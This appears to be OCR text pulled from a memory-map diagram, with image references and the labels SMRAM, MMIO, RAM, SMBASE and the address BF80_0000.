
SMRAM

MMIO


RAM

SMBASE


BF80_0000



